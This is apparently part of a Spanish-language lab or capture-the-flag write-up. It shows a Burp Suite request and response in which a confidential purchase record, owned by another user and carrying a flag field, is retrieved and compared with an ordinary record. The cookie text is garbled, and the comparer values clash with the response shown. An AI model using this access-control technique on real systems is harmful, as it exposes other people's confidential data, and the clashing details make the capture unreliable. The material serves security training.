8 Cookie: Drupal.toolbar.collapsed=0; has_js=1; PHPSESSID=9943jca0gehuqtdevdvsq4sm7b; sbjs_migrations=1418474375998%3D1; sbjs_current_add=fdf3d02026-08-19%2014%3A1%3A2%7C7C7C7Cep%3Dhttp%3A2F172.17.0.2%2F7C7C7C7Crft%3D%28none%29; sbjs_first_add=fdf3d02026-08-19%2014%3A1%3A2%7C7C7C7Cep%3Dhttp%3A2F172.17.0.2%2F7C7C7C7Crft%3D%28none%29; sbjs_first_ttyp%3Dttypein%7C7C7Cs%3D%28di rect%29%7C7C7C7Cadm%3D%28none%29%7C7C7Cc p%3D%28none%29%7C7C7C7Ccnt%3D%28none%29%7C7C7C7Crt%3D%28none%29%7C7C7Cid %3D%28none%29%7C7C7Cpl t%3D%28none%29%7C7C7C7Cfat%3D%28none%29%7C7C7C7Ct ct %3D%28none%29; wordpress_test_cookie=WPL20Cookie%20check; sbjs_current=ttyp%3Dttypein%7C7C7Cs%3D%28di rect%29%7C7C7C7Cadm%3D%28none%29%7C7C7Cc m p%3D%28none%29%7C7C7C7Ccnt%3D%28none%29%7C7C7C7Crt%3D%28none%29%7C7C7Cid %3D%28none%29%7C7C7C7Cpl t%3D%28none%29%7C7C7C7Cfat%3D%28none%29%7C7C7C7Ct ct

```

Response

```

1 HTTP/1.1 200 OK
2 Server: gunicorn
3 Date: Thu, 03 Sep 2026 15:59:47 GMT
4 Connection: close
5 Content-Type: application/json
6 Content-Length: 219
7
8 {
9   "flag": "BURP(XXXXXXXXXX)",
10  "id": 15,
11  "item": "Servidor Rack 1U + Firewall NGFW Licencia Anual",
12  "notes": "Adquisicion clasificada infraestructura central CISO.",
13  "owner": "carol",
14  "status": "confidential",
15  "total": 4500.0
16 }

```


Comparando un JSON normal con el JSON confidencial

Word compare of #1 and #2 (13 differences)

Text	Hex
HTTP/1.1 200 OK Server: gunicorn Date: Thu, 03 Sep 2026 15:59:46 GMT Connection: close Content-Type: application/json Content-Length: 125	HTTP/1.1 200 OK Server: gunicorn Date: Thu, 03 Sep 2026 15:59:47 GMT Connection: close Content-Type: application/json Content-Length: 219
<pre>{ "id": 14, "item": "Brazo articulado dual monitor", "notes": "Soporte VESA", "owner": "nicolas", "status": "delivered", "total": 60.0 }</pre>	<pre>{ "flag": "BURP", "id": 15, "item": "Servidor Rack 1U + Firewall NGFW Licencia Anual", "notes": "Adquisici\u00f3n", "total": 120.0 }</pre>

Length: 271 Length: 365

Key: Modified Deleted Added ☐ Sync views

Vemos que contiene el campo flag adicional a los normales